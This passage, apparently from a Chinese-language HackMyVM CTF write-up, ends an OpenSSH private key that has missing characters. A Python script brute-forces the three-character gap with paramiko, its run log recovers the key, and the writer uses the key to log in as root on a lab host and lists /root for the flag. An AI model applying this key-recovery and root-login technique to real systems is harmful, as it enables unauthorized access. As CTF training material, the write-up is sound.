38 Nxim1D6Rt/Ns/qpmU0RuQVScu5ObBDAAAawQDV2PWFmNECVQdBOFhog1e1DP9gWDPuUg9X
39 GSer2c+/1LcsjwyGf1zDfd1hhVq1+fmpkjPeGwdJacW1E1Peh7dGQrXvq2bg3i5PjTCTzo
40 PwTEIbx911/7WEHhgJMP1oiOouuWBnsFRhpwZMxpaw18shYPjJx+3/Mvhmyq81VJT9E1vQ
41 00WeGHQWG7LOYE9YC8PgeHfedTygeDV6Zw/TYfphBky+kJzxOQ19HAur/38xdIt/Tw8Zpv
42 6e2CD1gn/84/cAAAAIcm9vdeBMemgBAGm=
43 -----END OPENSSH PRIVATE KEY-----""
44
45 placeholder = '???'
46
47 charset = string.ascii_letters + string.digits
48
49 def is_valid_ssh_key(key_str):
50     try:
51         key_file = StringIO(key_str)
52         paramiko.RSAKey.from_private_key(key_file)
53         return True
54     except Exception:
55         return False
56
57 def recover_key(base_key, placeholder='???'):
58     total = len(charset) ** 3
59     for idx, combo in enumerate(itertools.product(charset, repeat=3)):
60         prefix = ''.join(combo)
61         candidate_key = base_key.replace(placeholder, prefix, 1)
62         if is_valid_ssh_key(candidate_key):
63             print(f"[OK] {prefix}")
64             return candidate_key
65         if idx % 1000 == 0:
66             print(f"[TRYING] {idx}/{total}")
67     return None
68
69 valid_key = recover_key(incomplete_key)
70
71 if valid_key:

```

```
72     with open("recovered_ssh_key", "w") as f:
73         f.write(valid_key)
```

运行，得到私钥的前缀

```
1  E:\Code\lzh
2  # python main.py
3  [TRYING] 0/238328
4  [TRYING] 1000/238328
5  [TRYING] 2000/238328
6  [TRYING] 3000/238328
7  [TRYING] 4000/238328
8  [TRYING] 5000/238328
9  [TRYING] 6000/238328
10 [TRYING] 7000/238328
11 [OK] b3B
```

使用私钥登录 root 用户

```
1  └─(ryoko@ryoko-kali)-[~/Desktop/HackMyVM/Lzh2]
2  └─$ ssh root@192.168.99.25 -i ./recovered_ssh_key
3  Linux Lzh 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64
4
5  The programs included with the Debian GNU/Linux system are free software;
6  the exact distribution terms for each program are described in the
7  individual files in /usr/share/doc/*/copyright.
8
9  Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
10 permitted by applicable law.
11 Last login: Sat Apr 12 23:17:27 2025 from 192.168.3.94
12 root@Lzh:~# whoami
13 root
14 root@Lzh:~# id
15 uid=0(root) gid=0(root) groups=0(root)
```

获得了 root flag

```
1  root@Lzh:~# pwd
2  /root
3  root@Lzh:~# ls -al
4  total 56
5  drwx----- 6 root root 4096 Apr 12 22:55 .
6  drwxr-xr-x 18 root root 4096 Mar 18 20:37 ..
7  lrwxrwxrwx 1 root root    9 Mar 18 21:18 .bash_history -> /dev/null
8  -rw-r--r-- 1 root root  570 Jan 31  2010 .bashrc
9  drwxr-xr-x 4 root root 4096 Apr  4 22:04 .cache
10 -rw-r--r-- 1 root root  45 Apr 12 01:32 .gitconfig
11 drwx----- 3 root root 4096 Apr  4 21:00 .gnupg
12 drwxr-xr-x 3 root root 4096 Mar 18 21:04 .local
13 -rw-r--r-- 1 root root  148 Aug 17  2015 .profile
14 -rw-r--r-- 1 root root   44 Apr 12 21:33 root.txt
15 drw----- 2 root root 4096 Apr 12 22:51 .ssh
16 -rw-rw-rw- 1 root root 13009 Apr 12 22:55 .viminfo
```

